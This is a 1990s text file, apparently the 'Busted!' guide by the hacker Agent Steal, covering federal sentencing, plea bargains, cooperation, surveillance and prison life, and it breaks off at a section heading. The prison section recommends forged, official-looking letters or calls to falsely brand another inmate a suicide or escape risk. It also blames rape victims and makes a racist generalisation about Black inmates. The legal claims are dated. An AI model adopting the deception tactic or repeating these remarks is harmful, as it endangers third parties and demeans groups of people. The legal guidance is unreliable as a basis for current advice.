"friends" are the people most likely to get you arrested too, as even if your phone isn't wiretapped now theirs may be, and the popular voice bridges and conference calls you talk to them on surely are.

They say information wants to be free, and so here is a gift to the community (also quite applicable to anyone accused of any federal crime if one substitutes another crime for the word hacking). Next time you put down a hacker in jail and laugh about how they are getting raped while you're on IRC, remember that someone is probably logging you and if you stay active it's a good bet your day will come too. You won't be laughing then, and I hope you'll have paid good attention when you're suddenly in jail with no bail granted and every last word you read here turns out to be true. Those of us who have been there before wish you good luck in advance. Remember the next time you put them down that ironically it's them you'll have to turn to for advice should it happen to you. Your lawyer isn't likely to know a thing about computer crimes and it's the cases of the hackers who were arrested before you which, like it or not, will provide the legal precedents for your own conviction.

Netta "grayarea" Gilboa

#### INTRODUCTION

The likelihood of getting arrested for computer hacking has increased to an unprecedented level. No matter how precautionary or sage you are, you're bound to make mistakes. And the fact of the matter is if you have trusted anyone else with the knowledge of what you are involved in, you have made your first mistake.

For anyone active in hacking I cannot begin to stress the importance of the information contained in this file. To those who have just been arrested by the Feds, reading this file could mean the difference between a three-year or a one-year sentence. To those who have never been busted, reading this file will likely change the way you hack, or stop you from hacking altogether.

I realize my previous statements are somewhat lofty, but in the 35 months I spent incarcerated I've heard countless inmates say it: "If I knew then what I know now." I doubt that anyone would disagree: The criminal justice system is a game to be played, both by prosecution and defense. And if you have to be a player, you would be wise to learn the rules of engagement. The writer and contributors of this file have learned the hard way. As a result we turned our hacking skills during the times of our incarceration towards the study of criminal law and, ultimately, survival. Having filed

our own motions, written our own briefs and endured life in prison, we now pass this knowledge back to the hacker community. Learn from our experiences... and our mistakes.

Agent Steal

PART I - FEDERAL CRIMINAL LAW

A. THE BOTTOM LINE - RELEVANT CONDUCT

For those of you with a short G-phile attention span I'm going to cover the single most important topic first. This is probably the most substantial misunderstanding of the present criminal justice system. The subject I am talking about is referred to in legal circles as "relevant conduct." It's a bit complex and I will get into this. However, I have to make his crystal clear so that it will stick in your heads. It boils down to two concepts:

I. ONCE YOU ARE FOUND GUILTY OF EVEN ONE COUNT, EVERY COUNT WILL BE USED TO CALCULATE YOUR SENTENCE

Regardless of whether you plea bargain to one count or 100, your sentence will be the same. This is assuming we are talking about hacking, code abuse, carding, computer trespass, property theft, etc. All of these are treated the same. Other crimes you committed (but were not charged with) will also be used to calculate your sentence. You do not have to be proven guilty of every act. As long as it appears that you were responsible, or someone says you were, then it can be used against you. I know this sounds insane , but it's true; it's the preponderance of evidence standard for relevant conduct. This practice includes using illegally seized evidence and acquittals as information in increasing the length of your sentence.

## II. YOUR SENTENCE WILL BE BASED ON THE TOTAL MONETARY LOSS

The Feds use a sentencing table to calculate your sentence. It's simple; More Money = More Time. It doesn't matter if you tried to break in 10 times or 10,000 times. Each one could be a count but it's the loss that matters. And an unsuccessful attempt is treated the same as a completed crime. It also doesn't matter if you tried to break into one company's computer or 10. The government will quite simply add all of the estimated loss figures up, and then refer to the sentencing table.

### B. PREPARING FOR TRIAL

I've been trying to be overly simplistic with my explanation. The United States Sentencing Guidelines (U.S.S.G.), are in fact quite complex. So much so that special law firms are forming that deal only with sentencing. If you get busted, I would highly recommend hiring one. In some cases it might be wise to avoid hiring a trial attorney and go straight to one of these "Post Conviction Specialists." Save your money, plead out, do your time. This may sound a little harsh, but considering the fact that the U.S. Attorney's Office has a 95% conviction rate, it may be sage advice. However, I don't want to gloss over the importance of a ready for trial posturing. If you have a strong trial attorney, and have a strong case, it will go a long way towards good plea bargain negotiations.

#### C. PLEA AGREEMENTS AND ATTORNEYS

Your attorney can be your worst foe or your finest advocate. Finding the proper one can be a difficult task. Costs will vary and typically the

attorney asks you how much cash you can raise and then says, "that amount will be fine". In actuality a simple plea and sentencing should run you around \$15,000. Trial fees can easily soar into the 6 figure category. And finally, a post conviction specialist will charge \$5000 to \$15,000 to handle your sentencing presentation with final arguments.

You may however, find yourself at the mercy of The Public Defenders Office. Usually they are worthless, occasionally you'll find one that will fight for you. Essentially it's a crap shoot. All I can say is if you don't like the one you have, fire them and hope you get appointed a better one. If you can scrape together \$5000 for a sentencing (post conviction) specialist to work with your public defender I would highly recommend it. This specialist will make certain the judge sees the whole picture and will argue in the most effective manner for a light or reasonable sentence. Do not rely on your public defender to thoroughly present your case. Your sentencing hearing is going to flash by so fast you'll walk out of the court room dizzy. You and your defense team need to go into that hearing fully prepared, having already filed a sentencing memorandum.

The plea agreement you sign is going to affect you and your case well after you are sentenced. Plea agreements can be tricky business and if you are not careful or are in a bad defense position (the case against you is strong), your agreement may get the best of you. There are many issues in a plea to negotiate over. But essentially my advice would be to avoid signing away your right to appeal. Once you get to a real prison with real jailhouse lawyers you will find out how bad you got screwed. That issue notwithstanding, you are most likely going to want to appeal. This being the case you need to remember two things: bring all your appealable issues up at sentencing and file a notice of appeal within 10 days of your sentencing. Snooze and loose.

I should however, mention that you can appeal some issues even though you signed away your rights to appeal. For example, you can not sign away your right to appeal an illegal sentence. If the judge orders something that is not permissible by statute, you then have a constitutional right to appeal your sentence.

I will close this subpart with a prison joke. Q: How can you tell when your attorney is lying? A: You can see his lips moving.

### D. CONSPIRACY

Whatever happened to getting off on a technicality? I'm sorry to say those days are gone, left only to the movies. The courts generally dismiss many arguments as "harmless error" or "the government acted in good faith". The most alarming trend, and surely the root of the prosecutions success, are the liberally worded conspiracy laws. Quite simply, if two or more people plan to do something illegal, then one of them does something in furtherance of the objective (even something legal), then it's a crime. Yes, it's true. In America it's illegal to simply talk about committing a crime. Paging Mr. Orwell. Hello?

Here's a hypothetical example to clarify this. Bill G. and Marc A. are hackers (can you imagine?) Bill and Marc are talking on the phone and unbeknownst to them the FBI is recording the call. They talk about hacking into Apple's mainframe and erasing the prototype of the new Apple Web Browser. Later that day, Marc does some legitimate research to find out what type of mainframe and operating system Apple uses. The next morning, the Feds raid Marc's house and seize everything that has wires. Bill and Marc go to trial and spend millions to defend themselves. They are both found guilty of conspiracy to commit unauthorized access to a computer system.

## E. SENTENCING

At this point it is up to the probation department to prepare a report for the court. It is their responsibility to calculate the loss and identify any aggravating or mitigating circumstances. Apple Computer Corporation estimates that if Bill and M arc would have been successful it would have resulted in a loss of \$2 million. This is the figure the court will use. Based on this basic scenario our dynamic duo would receive roughly three-year sentences.

As I mentioned, sentencing is complex and many factors can decrease or increase a sentence, usually the latter. Let's say that the FBI also found a file on Marc's computer with 50,000 unauthorized account numbers and passwords to The Microsoft Network. Even if the FBI does not charge him with this, it could be used to increase his sentence. Generally the government places a \$200-per-account attempted loss on things of this nature (i.e. credit card numbers and passwords = access devices). This makes for a \$10 million loss. Coupled with the \$2 million from Apple, Marc is going away for about nine years. Fortunately there is a Federal Prison not too far from Redmond, WA so Bill could come visit him.

Some of the other factors to be used in the calculation of a sentence might include the following: past criminal record, how big your role in the offense was, mental disabilities, whether or not you were on probation at the time of the offense, if any weapons were used, if any threats were used, if your name is Kevin Mitnick (heh), if an elderly person was victimized, if you took advantage of your employment position, if you are highly trained and used your special skill, if you cooperated with the authorities, if you show remorse, if you went to trial, etc.

These are just some of the many factors that could either increase or decrease a sentence. It would be beyond the scope of this article to cover the U.S.S.G. in complete detail. I do feel that I have skipped over some significant issues. Neverthele ss, if you remember my two main points in addition to how the conspiracy law works, you'll be a long way ahead in protecting yourself.

F. USE OF A SPECIAL SKILL

The only specific "sentencing enhancement" I would like to cover would be one that I am responsible for setting a precedent with. In U.S. v Petersen, 98 F.3d. 502, 9th Cir., the United States Court of Appeals held that some computer hackers may qualify for the special skill enhancement. What this generally means is a 6 to 24 month increase in a sentence. In my case it added eight months to my 33-month sentence bringing it to 41 months. Essentially the court stated that since I used my "sophisticated" hacking skills towards a legitimate end as a computer security consultant, then the enhancement applies. It's ironic that if I were to have remained strictly a criminal hacker then I would have served less time.

The moral of the story is that the government will find ways to give you as much time as they want to. The U.S.S.G. came into effect in 1987 in an attempt to eliminate disparity in sentencing. Defendants with similar crimes and similar backgrounds would often receive different sentences. Unfortunately, this practice still continues. The U.S.S.G. are indeed a failure.

G. GETTING BAIL

In the past, the Feds might simply have executed their raid and then left without arresting you. Presently this method will be the exception rather than the rule and it is more likely that you will be taken into custody at the time of the raid. Chances are also good that you will not be released on bail. This is part of the government's plan to break you down and win their case. If they can find any reason to deny you bail they will. In order to qualify for bail, you must meet the following criteri a:

- You must be a resident of the jurisdiction in which you were arrested.

- You must be gainfully employed or have family ties to the area.
- You cannot have a history of failure to appear or escape.
- You cannot be considered a danger or threat to the community.

In addition, your bail can be denied for the following reasons:

- Someone came forward and stated to the court that you said you would flee if released.

- Your sentence will be long if convicted.
- You have a prior criminal history.
- You have pending charges in another jurisdiction.

What results from all this "bail reform" is that only about 20% of persons arrested make bail. On top of that it takes 1-3 weeks to process your bail papers when property is involved in securing your bond.

Now you're in jail, more specifically you are either in an administrative holding facility or a county jail that has a contract with the Feds to hold their prisoners. Pray that you are in a large enough city to justify its own Federal Detention Center. County jails are typically the last place you would want to be.

#### H. STATE VS. FEDERAL CHARGES

In some cases you will be facing state charges with the possibility of the Feds "picking them up." You may even be able to nudge the Feds into indicting you. This is a tough decision. With the state you will do considerably less time, but will face a tougher crowd and conditions in prison. Granted Federal Prisons can be violent too, but generally as a non-violent white collar criminal you will eventually be placed into an environment with other low security inmates. More on this later.

Until you are sentenced, you will remain as a "pretrial inmate" in general population with other inmates. Some of the other inmates will be predatorial but the Feds do not tolerate much nonsense. If someone acts up, they'll get thrown in the hole. If they continue to pose a threat to the inmate population, they will be left in segregation (the hole). Occasionally inmates that are at risk or that have been threatened will be placed in segregation. This isn't really to protect the inmate. It is to pr otect the prison from a lawsuit should the inmate get injured.

#### I. COOPERATING

Naturally when you are first arrested the suits will want to talk to you.

First at your residence and, if you appear to be talkative, they will take you back to their offices for an extended chat and a cup of coffee. My advice at this point is tried and true and we've all heard it before: remain silent and ask to speak with an attorney. Regardless of what the situation is, or how you plan to proceed, there is nothing you can say that will help you. Nothing. Even if you know that you are going to cooperate, this is not the time.

This is obviously a controversial subject, but the fact of the matter is roughly 80% of all defendants eventually confess and implicate others. This trend stems from the extremely long sentences the Feds are handing out these days. Not many people want to do 10 to 20 years to save their buddies' hides when they could be doing 3 to 5. This is a decision each individual needs to make. My only advice would be to save your close friends and family. Anyone else is fair game. In the prison system the blacks have a saying "Getting down first." It's no secret that the first defendant in a conspiracy is usually going to get the best deal. I've even seen situations where the big fish turned in all his little fish and eceived 40% off his sentence.

Incidently, being debriefed or interrogated by the Feds can be an ordeal in itself. I would -highly- reccommend reading up on interrogation techniques ahead of time. Once you know their methods it will be all quite transparent to you and the debriefing goes much more smoothly.

When you make a deal with the government you're making a deal with the devil himself. If you make any mistakes they will renege on the deal and you'll get nothing. On some occasions the government will trick you into thinking they want you to cooperate when they are not really interested in anything you have to say. They just want you to plead guilty. When you sign the cooperation agreement there are no set promises as to how much of a sentence reduction you will receive. That is to be decided after your testimony, etc. and at the time of sentencing. It's entirely up to the judge. However, the prosecution makes the recommendation and the judge generally goes along with it. In fact, if the prosecution does not motion the court for your "downward departure" the courts' hands are tied and you get no break.

As you can see, cooperating is a tricky business. Most people, particularly those who have never spent a day in jail, will tell you not to cooperate. "Don't snitch." This is a noble stance to take. However, in some situations it is just plain stupid. Saving someone's ass who would easily do the same to you is a tough call. It's something that needs careful consideration. Like I said, save your friends then do what you have to do to get out of prison and on with your life.

I'm happy to say that I was able to avoid involving my good friends and a former employer in the massive investigation that surrounded my case. It wasn't easy. I had to walk a fine line. Many of you probably know that I (Agent Steal) went to work for the FBI after I was arrested. I was responsible for teaching several agents about hacking and the culture. What many of you don't know is that I had close FBI ties prior to my arrest. I was involved in hacking for over 15 years and had worked as a comp uter security consultant. That is why I was given that opportunity. It is unlikely however, that we will see many more of these types of arrangements in the future. Our relationship ran afoul, mostly due to their passive negligence and lack of experience in dealing with hackers. The government in general now has their own resources, experience, and undercover agents within the community. They no longer need hackers to show them the ropes or the latest security hole.

Nevertheless, if you are in the position to tell the Feds something they don't know and help them build a case against someone, you may qualify for a sentence reduction. The typical range is 20% to 70%. Usually it's around 35% to 50%. Sometimes you may find yourself at the end of the prosecutorial food chain and the government will not let you cooperate. Kevin Mitnick would be a good example of this. Even if he wanted to roll over, I doubt it would get him much. He's just too big of a fish, too much media. My final advice in this matter is get the deal in writing before you start cooperating.

The Feds also like it when you "come clean" and accept responsibility. There is a provision in the Sentencing Guidelines, 3E1.1, that knocks a little bit of time off if you confess to your crime, plead guilty and show remorse. If you go to trial, typically you will not qualify for this "acceptance of responsibility" and your sentence will be longer.

#### J. STILL THINKING ABOUT TRIAL

Many hackers may remember the Craig Neidorf case over the famous 911 System Operation documents. Craig won his case when it was discovered that the manual in question, that he had published in Phrack magazine, was not proprietary as claimed but available publicly from AT&T. It was an egg in the face day for the Secret Service.

Don't be misled by this. The government learned a lot from this fiasco and even with the laudable support from the EFF, Craig narrowly thwarted off a conviction. Regardless, it was a trying experience (no pun intended) for him and his attorneys. The point I'm trying to make is that it's tough to beat the Feds. They play dirty and will do just about anything, including lie, to win their case. If you want to really win you need to know how they build a case in the first place.

## K. SEARCH AND SEIZURE

There is a document entitled "Federal Guidelines For Searching And Seizing Computers." It first came to my attention when it was published in the 12-21-94 edition of the Criminal Law Reporter by the Bureau of National Affairs (Cite as 56 CRL 2023 ). It's an intriguing collection of tips, cases, mistakes and, in general, how to bust computer hackers. It's recommended reading.

Search and seizure is an ever evolving jurisprudence. What's not permissible today may, through some convoluted Supreme Court logic, be permissible and legal tomorrow. Again, a complete treatment of this subject is beyond the scope of this paper. But suffice it to say if a Federal agent wants to walk right into your bedroom and seize all of your computer equipment without a warrant he could do it by simply saying he had probable cause (PC). PC is anything that gives him an inkling to believe you we re committing a crime. Police have been known to find PC to search a car when the trunk sat too low to the ground or the high beams were always on.

#### L. SURVEILLANCE AND WIRETAPS

Fortunately the Feds still have to show a little restraint when wielding their wiretaps. It requires a court order and they have to show that there is no other way to obtain the information they seek, a last resort if you will. Wiretaps are also expensive to operate. They have to lease lines from the phone company, pay agents to monitor it 24 hours a day and then transcribe it. If we are talking about a data tap, there are additional costs. Expensive interception/translation equipment must be in place to negotiate the various modem speeds. Then the data has to be stored, deciphered, decompressed, formatted, protocoled, etc. It's a daunting task and usually reserved for only the highest profile cases. If the Feds can seize the data from any other so urce, like the service provider or victim, they will take that route. I don't know what they hate worse though, asking for outside help or wasting valuable internal resources.

The simplest method is to enlist the help of an informant who will testify "I saw him do it!," then obtain a search warrant to seize the evidence on your computer. Ba da boom, ba da busted.

Other devices include a pen register which is a device that logs every digit you dial on your phone and the length of the calls, both incoming and outgoing. The phone companies keep racks of them at their security departments. They can place one on your line within a day if they feel you are defrauding them. They don't need a court order, but the Feds do.

A trap, or trap and trace, is typically any method the phone company uses to log every number that calls a particular number. This can be done on the switching system level or via a billing database search. The Feds need a court order for this information too. However, I've heard stories of cooperative telco security investigations passing the information along to an agent. Naturally that would be a "harmless error while acting in good faith." (legal humor)

I'd love to tell you more about FBI wiretaps but this is as far as I can go without pissing them off. Everything I've told you thus far is public knowledge. So I think I'll stop here. If you really want to know more, catch Kevin Poulsen (Dark Dante ) at a cocktail party, buy him a Coke and he'll give you an earful. (hacker humor)

In closing this subpart I will say that most electronic surveillance is backed up with at least part-time physical surveillance. The Feds are often good at following people around. They like late model mid-sized American cars, very stock, with no decals or bumper stickers. If you really want to know if you're under surveillance, buy an Opto-electronics Scout or Xplorer frequency counter. Hide it on your person, stick an ear plug in your ear (for the Xplorer) and take it everywhere you go. If you he ar people talking about you, or you continue to hear intermittent static (encrypted speech), you probably have a problem.

### M. YOUR PRESENTENCE INVESTIGATION REPORT, PSI OR PSR

After you plead guilty you will be dragged from the quiet and comfort of your prison cell to meet with a probation officer. This has absolutely nothing to do with getting probation. Quite the contrary. The P.O. is empowered by the court to prepare a complete and, in theory, unbiased profile of the defendant. Everything from education, criminal history, psychological behavior, offense characteristics plus more will be included in this voluminous and painfully detailed report about your life. Every little dirty scrap of information that makes you look like a sociopathic, demon worshiping, loathsome criminal will be included in this report. They'll put a few negative things in there as well.

My advice is simple. Be careful what you tell them. Have your attorney present and think about how what you say can be used against you. Here's an example:

P.O.: Tell me about your education and what you like to do in your spare time.

Mr. Steal: I am preparing to enroll in my final year of college. In my spare time I work for charity helping orphan children.

The PSR then reads "Mr. Steal has never completed his education and hangs around with little children in his spare time."

Get the picture?

#### J. PROCEEDING PRO SE

Pro Se or Pro Per is when a defendant represents himself. A famous lawyer once said "a man that represents himself has a fool for a client." Truer words were never spoken. However, I can't stress how important it is to fully understand the criminal justice system. Even if you have a great attorney it's good to be able to keep an eye on him or even help out. An educated client's help can be of enormous benefit to an attorney. They may think you're a pain in the ass but it's your life. Take a hold of it. Regardless, representing yourself is generally a mistake.

However, after your appeal, when your court appointed attorney runs out on you, or you have run out of funds, you will be forced to handle matters yourself. At this point there are legal avenues, although quite bleak, for post-conviction relief.

But I digress. The best place to start in understanding the legal system lies in three inexpensive books. First the Federal Sentencing Guidelines (\$14.00) and Federal Criminal Codes and Rules (\$20.00) are available from West Publishing at 800-328-9 352. I consider possession of these books to be mandatory for any pretrial inmate. Second would be the Georgetown Law Journal, available from Georgetown University Bookstore in Washington, DC. The book sells for around \$40.00 but if you write them a letter and tell them you're a Pro Se litigant they will send it for free. And last but not least the definitive Pro Se authority, "The Prisoners Self Help Litigation Manual"

\$29.95 ISBN 0-379-20831-8. Or try http://www.oceanalaw.com/books/n148.htm

#### O. EVIDENTIARY HEARING

If you disagree with some of the information presented in the presentence report (PSR) you may be entitled to a special hearing. This can be instrumental in lowering your sentence or correcting your PSR. One important thing to know is that your PSR will follow you the whole time you are incarcerated. The Bureau of Prisons uses the PSR to decide how to handle you. This can affect your security level, your halfway house, your eligibility for the drug program (which gives you a year off your sentence) ,and your medical care. So make sure your PSR is accurate before you get sentenced!

### P. GETTING YOUR PROPERTY BACK

In most cases it will be necessary to formally ask the court to have your property returned. They are not going to just call you up and say "Do you want this Sparc Station back or what?" No, they would just as soon keep it and not asking for it is as good as telling them they can have it.

You will need to file a 41(e) "Motion For Return Of Property." The courts' authority to keep your stuff is not always clear and will have to be taken on a case-by-case basis. They may not care and the judge will simply order

that it be returned.

If you don't know how to write a motion, just send a formal letter to the judge asking for it back. Tell him you need it for your job. This should suffice, but there may be a filing fee.

### Q. OUTSTANDING WARRANTS

If you have an outstanding warrant or charges pending in another jurisdiction you would be wise to deal with them as soon as possible -after- you are sentenced. If you follow the correct procedure chances are good the warrants will be dropped (quashed). In the worst case scenario, you will be transported to the appropriate jurisdiction, plead guilty and have your "time run concurrent." Typically in non-violent crimes you can serve several sentences all at the same time. Many Federal inmates have their state time run with their Federal time. In a nutshell: concurrent is good, consecutive bad.

This procedure is referred to as the Interstate Agreement On Detainers Act (IADA). You may also file a "demand for speedy trial", with the appropriate court. This starts the meter running. If they don't extradite you within a certain period of time , the charges will have to be dropped. The "Inmates' Self-Help Litigation Manual" that I mentioned earlier covers this topic quite well.

### R. ENCRYPTION

There are probably a few of you out there saying, "I triple DES encrypt my hard drive and 128 character RSA public key it for safety." Well, that's just great, but... the Feds can have a grand jury subpoena your passwords and if you don't give them up you may be charged with obstruction of justice. Of course who's to say otherwise if you forgot your password in all the excitement of getting arrested. I think I heard this once or twice before in a Senate Sub-committee hearing. "Senator, I have no recollection of the aforementioned events at this time." But seriously, strong encryption is great. However, it would be foolish to rely on it. If the Feds have your computer and access to your encryption software itself, it is likely they could break it gi ven the motivation. If you understand the true art of code breaking you should understand this. People often overlook the fact that your password, the one you use to access your encryption program, is typically less than 8 characters long. By attacking the access to your encryption program with a keyboard emulation sequencer your triple DES/128 bit RSA crypto is worthless. Just remember, encryption may not protect you.

### S. LEGAL SUMMARY

Before I move on to the Life in Prison subpart, let me tell you what this all means. You're going to get busted, lose everything you own, not get out on bail, snitch on your enemies, get even more time than you expected and have to put up with a bu nch of idiots in prison. Sound fun? Keep hacking. And, if possible, work on those sensitive .gov sites. That way they can hang an espionage rap on you. That will carry about 12 to 18 years for a first time offender.

I know this may all sound a bit bleak, but the stakes for hackers have gone up and you need to know what they are. Let's take a look at some recent sentences:

Agent Steal (me) 41 months

Kevin Poulsen 51 months Minor Threat 70 months Kevin Mitnick estimated 7-9 years

As you can see, the Feds are giving out some time now. If you are young, a first-time offender, unsophisticated (like MOD), and were just looking around in some little company's database, you might get probation. But chances are that if that is all you were doing, you would have been passed over for prosecution. As a rule, the Feds won't take the case unless \$10,000 in damages are involved. The problem is who is to say what the loss is? The company can say whatever figure it likes and it would be t ough to prove otherwise. They may decide to, for insurance purposes, blame some huge downtime expense on you. I can hear it now, "When we detected the intruder, we promptly took our system off-line. It took us two weeks to bring it up again for a loss in wasted manpower of \$2 million." In some

ases you might be better off just using the company's payroll system to cut you a couple of \$10,000 checks. That way the government has a firm loss figure. This would result in a much shorter sentence. I'm not advocating blatant criminal actions. I just think the sentencing guidelines definitely need some work.

PART II - FEDERAL PRISON

A. STATE v. FEDERAL

In most cases I would say that doing time in a Federal Prison is better than doing time in the state institutions. Some state prisons are such violent and pathetic places that it's worth doing a little more time in the Federal system. This is going to be changing however. The public seems to think that prisons are too comfortable and as a result Congress has passed a few bills to toughen things up.

Federal prisons are generally going to be somewhat less crowded, cleaner, and more laid back. The prison I was at looked a lot like a college campus with plenty of grass and trees, rolling hills, and stucco buildings. I spent most of my time in the library hanging out with Minor Threat. We would argue over who was more elite. "My sentence was longer," he would argue. "I was in more books and newspapers," I would rebut. (humor)

Exceptions to the Fed is better rule would be states that permit televisions and word processors in your cell. As I sit here just prior to release scribbling this article with pen and paper I yearn for even a Smith Corona with one line display. The states have varying privileges. You could wind up someplace where everything gets stolen from you. There are also states that are abolishing parole, thus taking away the ability to get out early with good behavior. That is what the Feds did.

## B. SECURITY LEVELS

The Bureau of Prisons (BOP) has six security levels. Prisons are assigned a security level and only prisoners with the appropriate ratings are housed there. Often the BOP will have two or three facilities at one location. Still, they are essentially separate prisons, divided by fences.

The lowest level facility is called a minimum, a camp, or FPC. Generally speaking, you will find first time, non-violent offenders with less than 10

year sentences there. Camps have no fences. Your work assignment at a camp is usually off the prison grounds at a nearby military base. Other times camps operate as support for other nearby prisons.

The next level up is a low Federal Correctional Institution (FCI). These are where you find a lot of people who should be in a camp but for some technical reason didn't qualify. There is a double fence with razor wire surrounding it. Again you will find mostly non-violent types here. You would really have to piss someone off before they would take a swing at you.

Moving up again we get to medium and high FCI's which are often combined. More razor wire, more guards, restricted movement and a rougher crowd. It's also common to find people with 20 or 30+ year sentences. Fighting is much more common. Keep to yourself, however, and people generally leave you alone. Killings are not too terribly common. With a prison population of 1500-2000, about one or two a year leave on a stretcher and don't come back.

The United States Penatentury (U.S.P.) is where you find the murderers, rapists, spies and the roughest gang bangers. "Leavenworth" and "Atlanta" are the most infamous of these joints. Traditionally surrounded by a 40 foot brick wall, they take on an ominous appearance. The murder rate per prison averages about 30 per year with well over 250 stabbings.

The highest security level in the system is Max, sometimes referred to as "Supermax." Max custody inmates are locked down all the time. Your mail is shown to you over a TV screen in your cell. The shower is on wheels and it comes to your door. You rarely see other humans and if you do leave your cell you will be handcuffed and have at least a three guard escort. Mr. Gotti, the Mafia boss, remains in Supermax. So does Aldridge Ames, the spy.

### C. GETTING DESIGNATED

Once you are sentenced, the BOP has to figure out what they want to do with you. There is a manual called the "Custody and Classification Manual" that they are supposed to follow. It is publicly available through the Freedom of Information Act and it is also in most prison law libraries. Unfortunately, it can be interpreted a number of different ways. As a result, most prison officials responsible for classifying you do pretty much as they please.

Your first classification is done by the Region Designator at BOP Regional Headquarters. As a computer hacker you will most likely be placed in a camp or a low FCI. This is assuming you weren't pulling bank jobs on the side. -IF- you do wind up in an FCI, you should make it to a camp after six months. This is assuming you behave yourself.

Another thing the Region Designator will do is to place a "Computer No" on your file. This means you will not be allowed to operate a computer at your prison work assignment. In my case I wasn't allowed to be within 10 feet of one. It was explained to me that they didn't even want me to know the types of software they were running. Incidentally, the BOP uses PC/Server based LANs with NetWare 4.1 running on Fiber 10baseT Ethernet connections to Cabletron switches and hubs. PC based gateways reside a t every prison. The connection to the IBM mainframe (Sentry) is done through leased lines via Sprintnet's Frame Relay service with 3270 emulation software/hardware resident on the local servers. Sentry resides in Washington, D.C. with SNA type network con centrators at the regional offices. ;-) And I picked all of this up without even trying to. Needless to say, BOP computer security is very lax. Many of their publicly available "Program Statements" contain specific information on how to use Sentry and what it's designed to do. They have other networks as well, but this is not a tutorial on how to hack the BOP. I'll save that for if they ever really piss me off. (humor)

Not surprisingly, the BOP is very paranoid about computer hackers. I went out of my way not to be interested in their systems or to receive computer security related mail. Nevertheless, they tried restricting my mail on numerous occasions. After I filed numerous grievances and had a meeting with the warden, they decided I was probably going to behave myself. My 20 or so magazine subscriptions were permitted to come in, after a special screening. Despite all of that I still had occasional problems, usually when I received something esoteric in nature. It's my understanding, however, that many hackers at other prisons have not been as fortunate as I was.

### D. IGNORANT INMATES

You will meet some of the stupidest people on the planet in prison. I suppose that is why they are there, too dumb to do anything except crime. And for some strange reason these uneducated low class common thieves think they deserve your respect. In fact they will often demand it. These are the same people that condemn everyone who cooperated, while at the same time feel it is fine to break into your house or rob a store at gunpoint. These are the types of inmates you will be incarcerated with, an d occasionally these inmates will try to get over on you. They will do this for no reason other than the fact you are an easy mark.

There are a few tricks hackers can do to protect themselves in prison. The key to your success is acting before the problem escalates. It is also important to have someone outside (preferably another hacker) that can do some social engineering for you. The objective is simply to have your problem inmate moved to another institution. I don't want to give away my methods but if staff believes that an inmate is going to cause trouble, or if they believe his life is in danger, they will move him or loc k him away in segregation. Social engineered letters (official looking) or phone calls from the right source to the right department will often evoke brisk action. It's also quite simple to make an inmate is an escape risk, a suicide threat, or had pending charges, they will handle them much differently. Tacking these labels on an inmate would be a real nasty trick. I have a saying: "Hackers usually have the last word in arguments." In deed.

Chances are you won't have many troubles in prison. This especially applies if you go to a camp, mind your own business, and watch your mouth. Nevertheless, I've covered all of this in the event you find yourself caught up in the ignorant behavior of inmates whose lives revolve around prison. And one last piece of advice, don't make threats, truly stupid people are too stupid to fear anything, particularly an intelligent man. Just do it.

#### E. POPULATION

The distribution of blacks, whites and Hispanics varies from institution to institution. Overall it works out to roughly 30% white, 30% Hispanic and 30% black. The remaining 10% are various other races. Some joints have a high percent of blacks and vice versa. I'm not necessarily a prejudiced person, but prisons where blacks are in majority are a nightmare. Acting loud, disrespectful, and trying to run the place is par for the course.

In terms of crimes, 60% of the Federal inmate population are incarcerated for drug related crimes. The next most common would be bank robbery

(usually for quick drug money), then various white collar crimes. The Federal prison population has changed over the years. It used to be a place for the criminal elite. The tough drug laws have changed all of that.

Just to quell the rumors, I'm going to cover the topic of prison rape. Quite simply, in medium and low security level Federal prisons it is unheard of. In the highs it rarely happens. When it does happen, one could argue that the victim was asking for it. I heard an inmate say once, "You can't make no inmate suck cock that don't wanta." Indeed. In my 41 months of incarceration, I never felt in any danger. I would occasionally have inmates that would subtly ask me questions to see where my preferences lie, but once I made it clear that I didn't swing that way I would be left alone. Hell, I got hit on more often when I was hanging out in Hollywood!

On the other hand, state prisons can be a hostile environment for rape and fighting in general. Many of us heard how Bernie S. got beat up over use of the phone. Indeed, I had to get busy a couple of times. Most prison arguments occur over three simple things: the phone, the TV and money/drugs. If you want to stay out of trouble in a state prison, or Federal for that matter, don't use the phone too long, don't change the channel and don't get involved in gambling or drugs. As far as rape goes, pick your friends carefully and stick with them. And always, always, be respectful. Even if the guy is a fucking idiot (and most inmates are), say excuse me.

My final piece of prison etiquette advice would be to never take your inmate problems to "the man" (prison staff). Despite the fact that most everyone in prison snitched on their co-defendants at trial, there is no excuse for being a prison rat. The rules are set by the prisoners themselves. If someone steps out of line there will likely be another inmate who will be happy to knock him back. In some prisons inmates are so afraid of being labeled a rat that they refuse to be seen talking alone with a prison staff member. I should close this paragraph by stating that this bit of etiquette is routinely ignored as other inmates will snitch on you for any reason whatsoever. Prison is a strange environment.

F. DOING TIME

You can make what you want to out of prison. Some people sit around and do dope all day. Others immerse themselves in a routine of work and exercise. I studied technology and music. Regardless, prisons are no longer a place of rehabilitation. They serve only to punish and conditions are only going to worsen. The effect is that angry, uneducated, and unproductive inmates are being released back into society.

While I was incarcerated in 95/96, the prison band program was still in operation. I played drums for two different prison bands. It really helped pass the time and when I get out I will continue with my career in music. Now the program has been canceled, all because some senator wanted to be seen as being tough on crime. Bills were passed in Congress. The cable TV is gone, pornography mags are no longer permitted, and the weight piles are being removed. All this means is that prisoners will have m ore spare time on their hands, and so more guards will have to be hired to watch the prisoners. I don't want to get started on this subject. Essentially what I'm saying is make something out of your time. Study, get into a routine and before you know

you 'll be going home, and a better person on top of it.

G. DISCIPLINARY ACTIONS

What fun is it if you go to prison and don't get into some mischief? Well, I'm happy to say the only "shots" (violations) I ever received were for having a friend place a call with his three-way calling for me (you can't call everyone collect), and drinking homemade wine. |-) The prison occasionally monitors your phone calls and on the seven or eight hundredth time I made a three-way I got caught. My punishment was ten hours of extra duty (cleaning up). Other punishments for shots include loss of phone use, loss of commissary, loss of visits, and getting thrown in the hole. Shots can also increase your security level and can get you transferred to a higher level institution. If you find yourself having trouble in this area you may want to pick up t he book, "How to win prison disciplinary hearings", by Alan Parmelee, 206-328-2875.

#### H. ADMINISTRATIVE REMEDY

